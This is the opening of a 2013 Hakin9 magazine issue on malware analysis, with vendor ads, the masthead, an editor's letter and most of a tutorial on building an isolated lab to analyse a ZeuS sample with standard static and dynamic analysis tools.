HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

ADVANCED MALWARE ANALYSIS

HYBRID CODE ANALYSIS VERSUS STATE OF THE ART ANDROID BACKDOORS

ADVANCED MALWARE DETECTIONUSING MEMORY FORENSICS

NEXT GENERATION OF AUTOMATED MALWARE ANALYSIS AND DETECTION

Vol.8 No.06
Issue 06/2013(66) ISSN: 1733-7186

PLUS

CYBER TERROR – TAKE-DOWN (THE ATTACKERS TOOLKIT) BY PROF. JOHN WALKER

Joe Security LLC
Automated Malware Analysis

Next Generation Sandbox System

Joe Sandbox is an automated, highly configurable and scalable malware analysis system that provides extensive in-depth analysis reports to customers worldwide.

Technology Leader

Introducing **Hybrid Code Analysis**, Joe Security has developed a unique algorithm that combines dynamic and static code analysis in an intelligent way.

Cross Platform

Joe Sandbox is the only fully-automated Sandbox System to support **Windows XP, Vista, W7, W7 x64 and Android** platforms.

Quality Support and Consulting

With direct access to the developer team, Joe Security provides excellent technical support and custom code to his customers.

JoeSecurity
www.joesecurity.org

Joe Security LLC
Hochbergerstrasse 60C
4057 Basel, Switzerland

swiss made software

Joe Security LLC

Automated Malware Analysis

Introducing Joe Sandbox Mobile!

The new solution for in-depth malware analysis on Android based systems.
Using **Hybrid Code Analysis**, static and dynamic analysis is combined in a clever way.

Powerful Instrumentation Engine

The highly-configurable, generic Instrumentation Engine not only analyzes **System API calls**, but any function matching specified signatures up to parameter level.

Generic Behavior Signatures

Providing an open interface and a solid initial set of generic behavior signatures, application activity is abstracted into well-formatted report data.

Free Services Available Online

All of Joe Security's Sandbox Systems are available as free web services at **apk-analyzer.net, file-analyzer.net, url-analyzer.net and document-analyzer.net**

JoeSecurity
www.joesecurity.org

Joe Security LLC
Hochbergerstrasse 60C
4057 Basel, Switzerland

swiss made software

Hakin9 team

Editor in Chief:
Radoslaw Sawicki
radoslaw.sawicki@hakin9.org

Editorial Advisory Board: Peter Harmsen, Dan Smith, Hans van Beek, Leighton Johnson, Gareth Watters, Sushil Verma, Jose Ruiz, Casey Parman, Wendy Bennington, Liew Edwin.

Proofreaders: Radoslaw Sawicki, Krzysztof Samborski

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Product Manager:
Krzysztof Samborski
krzysztof.samborski@hakin9.org

Production Director:
Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director:
Radoslaw Sawicki
radoslaw.sawicki@hakin9.org

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.hakin9.org

Dear Readers,

We are pleased that the new edition of Hakin9 Magazine just hit upon your computers, tablets, smartphones and e-book readers. This brand new issue will focus on, interesting for all, theme which is the Advanced Malware Analysis. We have decided to make the publication on this area because, as you know, at present you can find more and more aggressive and sophisticated malware.

We will start with basic, but important article 'How To Set Up Your Own Malware lab'. Monnappa KA shows how to configure everything you need to perform basic analysis and gives you a sample of it.

'The Techniques' section opens with the article written by Mudit Sethia. After this introduction to the Evidence Analysis series, which is going to be published in subsequent issues of Hakin9, you will find great articles written by real experts. Ali A. AlHasan will glimpse at static analysis. Jan Miller will give you recipe of how to perform Hybrid Code Analysis in case of Android backdoors. Tomasz Pietrzyk will show you next generation of automated malware analysis and detection. Then you will learn about advanced malware detection using memory forensics in the article written by Monnappa KA. Next you will read about android obfuscation tactics in Nathan Collier's article. Afterwards Kris Kaspersky will explain the process of Operation Mayhem.

Last, but not least, article written by Prof. John Walker concerns attacker's toolkit. But what is important, he focuses on hardware, not software toolkit. Quite a new look on the hacking in our Magazine, isn't it?

I want also to mention quite important event for Hakin9 Magazine. As you probably know, we have won Pwnie for most epic fail. Most of you will say that there is nothing to brag about. But for us, this "victory" is a source of humility. After this defeat, almost a year ago, we try to become better and better. And what is more, even though it may not be easy, in spite of everything, we are succeeding in it.

As always Hakin9's Editorial Team would like to give very special thanks to the authors, betatesters and proofreaders – without these great people our Magazine would not exist.

We hope the effort of Hakin9 Team was worthwhile and the Advanced Malware Analysis issue will appeal to you. Enjoy the magazine!

Radoslaw Sawicki
Editor of Hakin9
and the Hakin9 Team

Setting Up Your Own Malware Analysis Lab

With new malware attacks making news everyday and compromising company's network and critical infrastructures around the world, malware analysis is critical for anyone who responds to such incidents. In this article you will learn to setup a safe environment to analyze malicious software and understand its behaviour.

Malware is a piece of software which causes harm to a computer system without the owner's consent. Viruses, Trojans, worms, backdoors, rootkits, scareware and spyware can all be considered as malwares.

Malware Analysis

Malware analysis is the process of understanding the behaviour and characteristics of malware, how to detect and eliminate it.

Why Malware Analysis?

There are many reasons why we would want to analyze a malware, below to name just a few:

- Determine the nature and purpose of the malware i.e whether the malware is an information stealing malware, http bot, spam bot, rootkit, keylogger, RAT etc.
- Interaction with the Operating System i.e to understand the filesystem, registry, network and process activities.
- Detect identifiable patterns to cure and prevent future infections.

Types of Malware Analysis

In order to understand the characteristics of the malware three types of analysis can be performed they are:

- Static Analysis
- Dynamic Analysis
- Memory Analysis

In most cases static and dynamic analysis will yield sufficient results however Memory analysis helps in determining hidden artifacts, helps in rootkit detection and unpacking, thus giving more detailed and interesting results.

In this article we will focus on setting up a malware analysis lab to perform Static and Dynamic analysis. Before setting up the malware analysis lab, let us understand the concepts, tools and techniques required to perform Static and Dynamic analysis.

Static Analysis

Static Analysis involves analyzing the malware without actually executing it. Following are some of the steps:

Determining the File Type

This is necessary because the file's extension cannot be used as a sole indicator to determine its type. Malware author could change the extension of an executable (.exe) file with any extension for example with .pdf to make the user think its a pdf file. Determining the file type can also help you understand the type of environment the malware is targeted towards, for example if the file type is PE (portable executable) it can be concluded that the malware is targeted towards a Windows system. Some of the tools that can be used to determine file type are *file* utility on linux and *File* utility for Windows.

Determining the Cryptographic Hash

Cryptographic Hash values like MD5 and SHA1 can serve as unique identifier for the file throughout the course of analysis. Malware, after executing can copy itself to a different location or drop another piece of malware, cryptographic hash can help you determine whether the newly copied/dropped sample is same as the original sample or a different one. With this information we can determine if malware analysis need to be performed on a single sample or multiple samples. Cryptographic hash can also be submitted to online antivirus scanners like VirusTotal to determine if it has been previously detected by any of the AV vendors.

Utilities like *md5sum* on linux and *md5deep* on windows can be used to determine the cryptographic hash

Strings search

Strings are plain text ASCII and UNICODE characters embedded within a file. Strings search give clues about the functionality and commands associated with a malicious file. Although strings do not provide complete picture of the function and capability of a file, they can yield information like file names, URL, domain names, ip address, registry keys etc.

strings utility on linux and *BinText* on Windows can be used to find the embedded strings in an executable.

File obfuscation (packers, cryptors) detection

Malware authors often use softwares like packers and cryptors to obfuscate the contents of the file in order to evade detection from anti-virus softwares and intrusion detection systems. This technique slows down the malware analysts from reverse engineering the code. Packers can be quite tricky in identifying and more importantly unpacking. Once the packer is identified hopefully finding the unpacker or resources for manual unpacking will be easier to find.

PEiD or *RDG packer detector* can be used for packer detection in an executable.

Submission to online Antivirus scanning services

This will help you determine if the malicious code signatures exist for the suspect file. The signature name for the specific file provides an excellent way to gain additional information about the file and capabilities. By visiting the respective antivirus vendor web sites or searching for the signature in search engines can yield additional details about the suspect file. Such information may help in further investigation and reduce the analysis time of the malware specimen.

VirusTotal (*http://www.virustotal.com*) and *Jotti* (*http://virusscan.jotti.org*) are some of the popular web based malware scanning services.

Examining File Dependencies

Windows executable loads multiple DLL's (Dynamic Linked Library) and call API functions to perform certain actions like resolving domain names, adding registry value, establishing an http connection etc. Determining the type of DLL and list of api calls imported by an executable can give an idea on the functionality of the malware. *Dependency Walker* and *PEview* are some of the tools that can be used to inspect the file dependencies.

Disassembling the File

Examining the suspect program in a disassembler allows the investigator to explore the instructions that will be executed by the malware. Disassembly can help in tracing the paths that are not usually determined during dynamic analysis.

IDA Pro is a popular disassembler that can be used to disassemble a file, it supports multiple file formats.

Dynamic Analysis

Dynamic Analysis involves executing the malware sample in a controlled environment. It can involve monitoring malware as it runs or examining the system after the malware has executed. Sometimes static analysis will not reveal much information due to obfuscation or packing, in such cases dynamic analysis is the best way to identify malware functionality. Following are the steps involved in dynamic analysis:

Monitoring Process Activity

This involves executing the malicious program and examining the properties of the resulting process and other processes running on the infected system. This technique can reveal information about the process like process name, process id, system path of the executable program, modules loaded by the suspect program.

Tool for gathering process information is *Process Explorer*. *CaptureBAT* and *ProcMon* can also be used to monitor the process activity as the malware is running.

Monitoring File System Activity

This involves examining the real time file system activity while the malware is running; this technique reveals information about the opened files, newly created files and deleted files as a result of executing the malware sample.

Procmon and *CaptureBAT* are powerful monitoring utilities that can be used to examine the File System activities.

Monitoring Registry Activity

Windows registry is used to store OS and program configuration information. Malware often uses registry for persistence or to store configuration data. Monitoring the registry changes can yield information about which process are accessing the host system's registry keys and the registry data that is being read or written. This technique can also reveal the malware component that will run automatically when the computer boots.

Regshot, *ProcMon* and *CaptureBAT* are some of the tools which give the ability to trace the interaction of the malware with the registry.

Monitoring Network Activity

In addition to monitoring the activity on the infected host system, monitoring the network traffic to and from the system during the course of running the malware sample is also important. This helps to identify the network capabilities of the malware specimen and will also allow us to determine the network based indicator which can then be used to create signatures on security devices like Intrusion Detection System.


Some of the network monitoring tools to consider are *tcpdump* and *Wireshark*, *tcpdump* captures real time network traffic to a a command console whereas *Wireshark* is a GUI based packet capture utility, that provides user with powerful filtering options.

Setting Up Your Own Malware Analysis Lab

Before performing malware analysis, we need to setup a safe analysis environment; we want to make sure that these systems do not have access to any live production systems or the internet. It is a good idea to always start with a fresh install of the OS of your choice for the analysis. You have several options when creating a malware analysis environment. If you have the hardware lying around you can always build your lab using the physical machines. I prefer to use Virtualized Operating systems for the following reasons:


- Ability to take multiple snapshots
- Restoring to the pristine state is easy.
- No extra hardware is required
- Switching between Operating systems is faster

There are also some disadvantages of using Virtualized environments, some malwares change its characteristics or refuse to run when it is detected to be running within a virtual environment. In such cases you may have to analyze the malware on physical machines or reverse engineer and patch the code that is checking for the Virtualized environments using debuggers like *OllyDBG* or *Immunity Debugger*.



```
Listening on:   192.168.1.2
Real Date/Time: Sun Jul  8 01:45:02 2012
Fake Date/Time: Sun Jul  8 01:45:02 2012 (Delta: 0 seconds)
 Forking services...
  * dns 53/udp/tcp - started (PID 5373)
  * discard 9/udp - started (PID 5395)
  * https 443/tcp - started (PID 5375)
  * syslog 514/udp - started (PID 5387)
  * smtps 465/tcp - started (PID 5377)
  * pop3s 995/tcp - started (PID 5379)
  * dummy 1/udp - started (PID 5401)
  * chargen 19/tcp - started (PID 5398)
  * dummy 1/tcp - started (PID 5400)
  * chargen 19/udp - started (PID 5399)
  * discard 9/tcp - started (PID 5394)
  * quotd 17/udp - started (PID 5397)
  * echo 7/udp - started (PID 5393)
  * quotd 17/tcp - started (PID 5396)
  * finger 79/tcp - started (PID 5385)
  * smtp 25/tcp - started (PID 5376)
  * daytime 13/udp - started (PID 5391)
  * irc 6667/tcp - started (PID 5383)
  * ntp 123/udp - started (PID 5384)
  * daytime 13/tcp - started (PID 5390)
  * tftp 69/udp - started (PID 5382)
  * time 37/tcp - started (PID 5388)
  * ident 113/tcp - started (PID 5386)
  * time 37/udp - started (PID 5389)
  * ftps 990/tcp - started (PID 5381)
  * echo 7/tcp - started (PID 5392)
  * http 80/tcp - started (PID 5374)
  * pop3 110/tcp - started (PID 5378)
```

Figure 1. *INetsim Emulating Services*



You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

- ( ) Obtain an IP address automatically
- (●) Use the following IP address:

IP address:	192 . 168 . 1 . 100
Subnet mask:	255 . 255 . 255 . 0
Default gateway:	192 . 168 . 1 . 2

- ( ) Obtain DNS server address automatically
- (●) Use the following DNS server addresses:

Preferred DNS server:	4 . 2 . 2 . 2
Alternate DNS server:	4 . 2 . 2 . 3

Figure 2. *Network configuration on Windows machine*

Building the Environment

Our environment consists of a physical machine running Backtrack 5 Linux (which is called Host machine) with *Wireshark* installed. The IP address of this host machine is set to 192.168.1.2 This machine also runs *INetSim* which is a free, Linux-based software suite for simulating common internet services. This tool can fake services, allowing you to analyze the network behaviour of malware samples by emulating services such as DNS, HTTP, HTTPS, FTP, IRC, SMTP and others (Figure 1). *INetsim* is also configured to emulate the services on the network interface with ip address 192.168.1.2.


The Linux machine also runs VMware Workstation in host only mode with Window XP SP3 installed on it (which is called as Analysis machine). Windows operating system is installed with Static Analysis tools (as mentioned in the Static Analysis section) and CaptureBAT to monitor the File System, Registry and Network activities (as mentioned in the Dynamic Analysis section). The IP address of the Windows machine is set to 192.168.1.100 with the default gateway as 192.168.1.2 (Figure 2) which is the IP address of the Linux machine, this is to make sure that all the traffic will be routed through the Linux machine where we will be monitoring for the network traffic (using *Wireshark*) and also emulating the internet services using *INetSim*. The Windows machine is our analysis machine where we will be executing the malware sample.

The screenshot (Figure 3) illustrates the malware analysis environment.

Analysis of a Malware Sample (edd94.exe)


Now that we have a malware analysis lab setup, lets begin our analysis in the lab environment to see what we can learn about this sample edd94.exe. we will first start with the Static Analysis techniques.

- Determine the File Type: Running the File utility on the malware sample shows that it is a PE32 Executable file (Figure 4)
- Taking the Cryptographic Hash: MD5sum utility shows the md5sum of the malware sample (edd94.exe) (Figure 5). Other algorithms such as Secure Hash Algorithm version 1.0 (SHA1) can also used for the same purpose.
- Determine the Packer: PEiD is a tool that can be used to detect most common packers, cryptors and compilers for PE files. It can cur-



```
C:\Documents and Settings\Administrator\Desktop>file edd94.exe
edd94.exe; PE32 executable for MS Windows (GUI) Intel 80386 32-bit

C:\Documents and Settings\Administrator\Desktop>
```

Figure 4. *file utility showing executable file*



```
C:\Documents and Settings\Administrator\Desktop>md5sum edd94.exe
d3edc1d9dc3aa8e23b1fc7150d4996f3 *edd94.exe

C:\Documents and Settings\Administrator\Desktop>
```

Figure 5. *md5sum of the the malware sample*




Host Machine (Linux-Backtrack 5)
Wireshark – to monitor network traffic
INetSim – to simulate internet services
IP: 192.168.1.2
Host only mode
Analysis Machine (VM-Windows XP SP3)
Execute
Sample
Static Analysis tools
CaptureBAT - to monitor file, process, registry activity
IP: 192.168.1.100
GW: 192.168.1.2

Figure 3. *Malware Analysis Environment*




```
File: C:\Documents and Settings\Administrator\Desktop\edd94.exe

Entrypoint:  000020A0          EP Section:   .text
File Offset: 000014A0          First Bytes:  81,CB,77,28
Linker Info: 13.0              Subsystem:    Win32 GUI

Nothing found *

[✓] Stay on top
```

Figure 6. *PEiD output*

rently detect more than 600 different signatures in the PE files. In this case the sample is not packed (Figure 6). Another alternative to PEiD is RDG Packer Detector.

- Examining the File Dependencies: Dependency Walker is a great tool for viewing file dependencies. Dependency Walker shows four DLLs loaded and the list of api calls imported by the executable (edd94.exe) and it also shows the malware specimen importing an api call "CreateRemoteThread" (Figure 7) which is an api call used by the malware to inject code into another process.
- Submission to Online Web Based Malware Scanning Service: Submitting the sample to VirusTotal shows that malware is a ZeuS bot (zbot) (Figure 8). Zeus is a Trojan horse that steals banking information by Man-in-the-browser keystroke logging and Form Grabbing. Zeus is spread mainly through drive-by downloads and phishing schemes.



McAfee-GW-Edition	Heuristic.LooksLike.Win32.Suspicious.B	20120705
Microsoft	PWS:Win32/Zbot	20120705
NOD32	a variant of Win32/Kryptik.ADDZ	20120705
Norman	W32/Troj_Generic.ARTQJ	20120705
nProtect	-	20120706
Panda	Generic Trojan	20120705
PCTools	Trojan.Zbot	20120705
Rising	-	20120705
Sophos	Mal/Zbot-FX	20120705
SUPERAntiSpyware	-	20120705
Symantec	Trojan.Zbot	20120706
TheHacker	-	20120704
TotalDefense	Win32/ZAccess.Z!generic	20120705
TrendMicro	TSPY_ZBOT.IQU	20120706
TrendMicro-HouseCall	TSPY_ZBOT.IQU	20120705
VBA32	-	20120705

Figure 8. *VirusTotal results for edd94.exe shows that it is ZeuS bot (zbot)*





Figure 9. *Running Wireshark to capture the network traffic*

Now that we got some information using Static Analysis, let us try to determine the characteristics of the malware using Dynamic Analysis, before executing the malware the monitoring tool Wireshark is run on the linux machine to capture the network traffic (Figure 9) generated as a result of malware execution. INetSim is run to emulate


Dependency Walker - [edd94.exe]
File Edit View Options Profile Window Help
EDD94.EXE
MSVCRT.DLL
USER32.DLL
KERNEL32.DLL
GDI32.DLL

PI	Ordinal ^	Hint	Function	Entry Point
	N/A	177 (0x00B1)	CompareStringA	Not Bound
	N/A	188 (0x00BC)	CopyFileA	Not Bound
	N/A	196 (0x00C4)	CreateDirectoryA	Not Bound
	N/A	203 (0x00CB)	CreateEventW	Not Bound
	N/A	228 (0x00E4)	CreateRemoteThread	Not Bound
	N/A	232 (0x00E8)	CreateSemaphoreW	Not Bound
	N/A	254 (0x00FE)	DeleteAtom	Not Bound
	N/A	257 (0x0101)	DeleteFileA	Not Bound
	N/A	262 (0x0106)	DeviceIoControl	Not Bound
	N/A	287 (0x011F)	EnumResourceNamesW	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
	1 (0x0001)	0 (0x0000)	ActivateActCtx	0x0000A6D4
	2 (0x0002)	1 (0x0001)	AddAtomA	0x00035505
	3 (0x0003)	2 (0x0002)	AddAtomW	0x00032609
	4 (0x0004)	3 (0x0003)	AddConsoleAliasA	0x00071CDF
	5 (0x0005)	4 (0x0004)	AddConsoleAliasW	0x00071CA1
	6 (0x0006)	5 (0x0005)	AddLocalAlternateComputerNameA	0x00059382
	7 (0x0007)	6 (0x0006)	AddLocalAlternateComputerNameW	0x00059266
	8 (0x0008)	7 (0x0007)	AddRefActCtx	0x0002BEF9
	9 (0x0009)	8 (0x0008)	AddVectoredExceptionHandler	NTDLL.RtlAddVectoredExceptionHandler
	10 (0x000A)	9 (0x0009)	AllocConsole	0x00072331

Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum	CPU	Subsystem	Symbols	Preferred Base	Actual Base	Virtual Size	Load Order	File Ver
DWMAPI.DLL	Error opening file. The system cannot find the file specified (2).													
MPR.DLL	04/14/2008 1:30p	04/14/2008 5:40a	59,904	A	0x00013C87	0x00013C87	x86	Console	CV	0x71B20000	Unknown	0x00012000	Not Loaded	5.1.2600.55
SHLWAPI.DLL	04/14/2008 1:30p	04/14/2008 5:41a	474,112	A	0x0008329F	0x0008329F	x86	GUI	CV	0x77F60000	Unknown	0x00076000	Not Loaded	6.0.2900.55
EDD94.EXE	03/25/2012 1:11a	03/25/2011 10:31a	151,552	A	0x0002E3A0	0x0002E3A0	x86	GUI	CV	0x00400000	Unknown	0x00048000	Not Loaded	N/A
GDI32.DLL	04/14/2008 1:30p	04/14/2008 5:39a	285,184	A	0x000472FF	0x000472FF	x86	Console	CV	0x77F10000	Unknown	0x00049000	Not Loaded	5.1.2600.55
KERNEL32.DLL	04/14/2008 1:30p	04/14/2008 5:41a	989,696	A	0x000F44A2	0x000F44A2	x86	Console	CV	0x7C800000	Unknown	0x000F6000	Not Loaded	5.1.2600.55
MSVCRT.DLL	04/14/2008 1:30p	04/14/2008 5:42a	343,040	A	0x00057341	0x00057341	x86	GUI	CV	0x77C10000	Unknown	0x00058000	Not Loaded	7.0.2600.55
NTDLL.DLL	04/14/2008 1:30p	04/14/2008 5:41a	706,048	A	0x000B62BC	0x000B62BC	x86	Console	CV	0x7C900000	Unknown	0x000AF000	Not Loaded	5.1.2600.55
USER32.DLL	04/14/2008 1:30p	04/14/2008 5:41a	578,560	A	0x0008FC76	0x0008FC76	x86	GUI	CV	0x7E410000	Unknown	0x00091000	Not Loaded	5.1.2600.55

Figure 7. *Examining dependencies using Dependency Walker*

